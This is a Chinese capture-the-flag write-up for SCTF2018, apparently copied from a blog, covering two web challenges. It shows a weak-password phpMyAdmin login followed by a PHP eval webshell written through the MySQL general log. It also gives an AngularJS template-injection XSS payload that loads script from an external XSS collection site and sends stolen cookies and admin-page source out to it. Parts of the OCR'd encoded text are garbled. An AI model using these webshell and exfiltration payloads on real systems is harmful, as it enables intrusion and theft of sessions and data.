

SCTF2018 Writeup


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原文链接: <http://www.cnblogs.com/Jas502n/p/9228589.html>

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WEB

0x01 easiest web - phpMyAdmin


思路: 弱口令 (root / root) 登陆phpmyadmin, 利用日志功能进行getshell

送分题, 轻松一下

<http://47.97.214.247:20001/phpmyadmin>


Alternate address:

<http://218.245.4.98:20000/phpmyadmin>



开启日志，写入一句话





查询sql语句

```
<?php @eval($_POST['cmd']);?>
```

日志写入到网站路径下的dasdasdas.php文件

然后就getshell



MySQLa, Version: 5.5.53 (MySQL Community Server (GPL)). started with: TCP Port: 3306, Named Pipe: MySQL Time Id Command Argument 401 Query SHOW WARNINGS 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query show variables like '%general%' 401 Query SHOW WARNINGS 401 Query SELECT @@lower_case_table_names 401 Query SHOW INDEXES FROM . 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query set global general_log = on 401 Query SHOW WARNINGS 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query select '

Notice: Use of undefined constant cmd - assumed 'cmd' in D:\phpStudy\WWW\dasdasdad.php on line 20

PHP Version 5.6.27




System	Windows NT WIN-0NFLDFQIKMK 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build*" "--enable-debug-pack*" "--disable-zts*" "--disable-isapi*" "--disable-nsapi*" "--without-mssql*" "--without-pdo-mssql*" "--without-pi3web*" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared*" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared*" "--with-enchant=shared*" "--enable-object-out-dir=../obj/" "--enable-...

<http://218.245.4.98:20000/dasdasdad.php>

密码: cmd

菜刀连接



在C盘发现flag



sctf{31cf2213cc49605a30f07395d6e5b9c4}

0x02 新的建议板

解题思路：从前台发现留言板存在angularjs的模板注入，js中发现api接口，发现需要另外一个管理员账号post带入访问密码才能获取到flag

师傅最近开始学前端 想写个建议板 后来失败了？

<http://116.62.137.114:4879>





Anjularjs的模板注入

Payload:

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1')};alert(123)//');}}
```

用

`eval(atob("base64"))`进行base64加密，绕过过滤

1.1 利用xss获取管理员后台地址

xss平台地址:

<http://xsspt.com/aQCirX?1529652200>

使用getScript方法动态加载JS:

```
$.getScript('http://xsspt.com/aQCIrX?1529652200'); >>base64 >>
JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK
```

```
eval(atob("JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK"));
```

在留言板输入下面Payload 可以打到管理员的后台地址和cookie:

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob('\JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//'}};
```

[折叠](#) 2018-06-22 15:41:46

- location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt= [].join;\$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0
- HTTP_REFERER : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt= [].join;\$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk

[删除](#)

- A
 - topolocation : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;\$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
 - cookie : sessionid=123
 - opener :
- 2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
 - HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
 - REMOTE_ADDR : 116.62.137.114

location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;\$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A


url解码:

location : http://127.0.0.1:1002/admin/suggest?suggest={{'a'.constructor.prototype.charAt=[].join;\$eval('x=1 } }
};eval(atob(\ 'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDXJYPzE1Mjk2NTIyMDAnKTsK\ '));//');}}

可以发现后台地址在内网http://127.0.0.1:1002/admin/

1.2 利用Jquery获取后台页面源码

首先在xss平台新建模块如下所示:




代码:

```
$.ajax({
  url: "/admin",
  type: "GET",
  dataType: "text",
  success: function(result) {
    var code = btoa(encodeURIComponent(result));
    xssPost('http://xsspt.com/index.php?do=api&id=aQCirX', code);
  },
  error: function(msg) {

  }
})
```

```
function xssPost(url, postStr) {
    var de;
    de = document.body.appendChild(document.createElement('iframe'));
    de.src = 'about:blank';
    de.height = 1;
    de.width = 1;
    de.contentDocument.write('<form method="POST" action="" + url + '><input name="code" value="" +
    de.contentDocument.forms[0].submit();
    de.style.display = 'none';
}
```

此时获取后台的xss模块已经建立好，需要在原有模块上更新使用模块，默认是使用获取cookie的模块



然后再在留言板上输入payload:

```
{{ 'a'.constructor.prototype.charAt= [].join;$eval('x=1') }
};eval(atob('\JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDXJYPzE1Mjk2NTIyMDAnKTsK\'));//'}};
```

稍等片刻，即可获取到消息


-折叠 2018-06-22 16:30:57

- code : JTBEJTBBJTNDI
URPQ1RZUEUIMjBodG
1sJTNFJTBEJTBBJTND
aHRtbCUyMGxhbmcIM0
QIMjJ6aC1DTiUyMiUzR
SUwRCUwQSUyMCUy
MCUzQ2hYWQIM0UIM
EQIMEEIMjAIMjAIMjAIMj
AIM0ntZXRhJTlwY2hhc
nNldCUzRCUyMnV0Zi04
JTlyJTNFJTBEJTBBJTI
wJTlwJTlwJTlwJTNDbW
V0YSUyMGh0dHAZXF1
aXYIM0QIMjJYLVVBLUN
vbXBhdGlibGUMjIIMjBjb
250ZW50JTNEJTlySUUI
M0RIZGdlJTlyJTNFJTBE
JTBBJTIwJTlwJTlwJTlw
wJTNDbWV0YSUyMG5
hbWUIM0QIMjJ2aWV3c
G9ydCUyMiUyMGNvbn
RlbnQIM0QIMjJ3aWR0a
CUzRGRldmljZS13aWR
0aCUyQyUyMGluaXRpY
Wwtc2NhbGUM0QxJTly
JTNFJTBEJTBBJTIwJTlw
wJTlwJTlwJTNDIS0tJTI
wJUUIwMyVFNCVCOC
VBQW1ldGEIRTYIQTAIO
DcBTRhQ1Q1Q1Q1Q1Q1Q1Q1
- HTTP_REFERER : [删除](#)
- HTTP_USER_AGENT :
Mozilla/5.0 (Unknown; Li
nux x86_64) AppleWebKit
/538.1 (KHTML, like Ge
cko) PhantomJS/2.1.1 S
afari/538.1
- REMOTE_ADDR : 116.6
2.137.114

复制code后面的base64代码:


code:

JTNjIURPQ1RZUEUraHRtbCUzZSUwZCUwYSUzY2h0bWwrbGFuZyUzZCUyMnpoLUN0JTlyJTN1JTBkJTBBkys1M2NoZWfkJTN1JTBkJTBBkysrKyUzY21ldGErY2hcnNldCUzZCUyMnV0Zi04JTlyJTN1JTBkJTBBkysrKyUzY21ldGEraHR0cC1lcXVpdUzZCUyM1gtVUEtQ29tcGF0aWJsZSUyMitjb250ZW50JTNkJTlySUUI1M2R1ZGdlJTlyJTN1JTBkJTBBkysrKyUzY21ldGErbmFtZSUzZCUyMnZpZXdwZ3J0JTlyK2Nvbn



利用pentestbox进行base64解码

```
> cat admin.txt |base64 -d
```



再次进行url解码



```
3D%22utf-8%22%3E%0D%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22X-UA-
Compatible%22%20content%3D%22IE%3Dedge%22%3E%0D%0A%20%20%20%20%3Cmeta
%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-
scale%3D1%22%3E%0D%0A%20%20%20%20%3C!--
%20%E4%B8%8A%E8%BF%B0%3%E4%B8%AAmeta%E6%A0%87%E7%AD%BE%5%BF%85
%E9%A1%BB%*%E6%94%BE%E5%9C%A8%E6%9C%80%E5%89%8D%E9%9D%A2%EF%BC
%8C%E4%BB%BB%E4%BD%95%E5%85%B6%E4%BB%96%E5%86%85%E5%AE%B9%99%
83%BD*%E5%BF%85%E9%A1%BB%*E8%B7%9F%E9%9A%8F%E5%85%B6%E5%90%8E%E
F%BC%81%20--
%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22description%22%20content%3D%2
2%22%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22author%22%20content%3D%
22%22%3E%0D%0A%20%20%20%20%3Clink%20rel%3D%22icon%22%20href%3D%22%22%
```

网址解码!

复制您的网址在这里解码的文本:

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- 上述3个meta标签*必须*放在最前面, 任何其他内容都*必须*跟随其后! -->
<meta name="description" content="">
<meta name="author" content="">
<link rel="icon" href="">

<title>SYC</title>
```

相关问题上的STACKOVERFLOW
Decode URL in Json using TypeScript
the API from BE returns a Json string and I parse that collection to Products[] which... [+]
Launch center pro, skype and the clipboard
I am trying to create an action in Launch Center Pro. It should launch Skype, and... [+]
Decoding multiple JSON requests for one struct
I would like to decode two JSON urls that have different fields for the same item... [+]
Can't retrieve data after url is encoded
This question may seems like duplicate of other's question. Yeah, I've researched but couldn't find my... [+]
redirect modifies (REQUEST_URI) so that php does not get urldecoded information
I have a .htaccess file to redirect http requests to https. When a link that includes... [+]

解码结果保存在admin.html

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- 上述3个meta标签*必须*放在最前面, 任何其他内容都*必须*跟随其后! -->
<meta name="description" content="">
<meta name="author" content="">
<link rel="icon" href="">

<title>SYC</title>

<link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
<link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
<link href="css/starter-template.css" rel="stylesheet">
<style type="text/css">
body {
padding-top: 60px;
padding-bottom: 40px;
}
</style>

<script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
<script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
<script src="js/ie-emulation-modes-warning.js"></script>
```

```

</head>

<body >

  <nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
      <div class="navbar-header">
        <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
          <span class="sr-only">Toggle navigation</span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
        </button>
        <a class="navbar-brand" href="/">SYC ADMIN</a>
      </div>
      <div id="navbar" class="collapse navbar-collapse">
        <ul class="nav navbar-nav">
          <li class="active"><a href="#">Home</a></li>
          <li><a href="#">日志</a></li>
          <li><a href="#">账单</a></li>
          <li><a href="admin/file">文件</a></li>
          <li><a href="admin/suggest">留言</a></li>
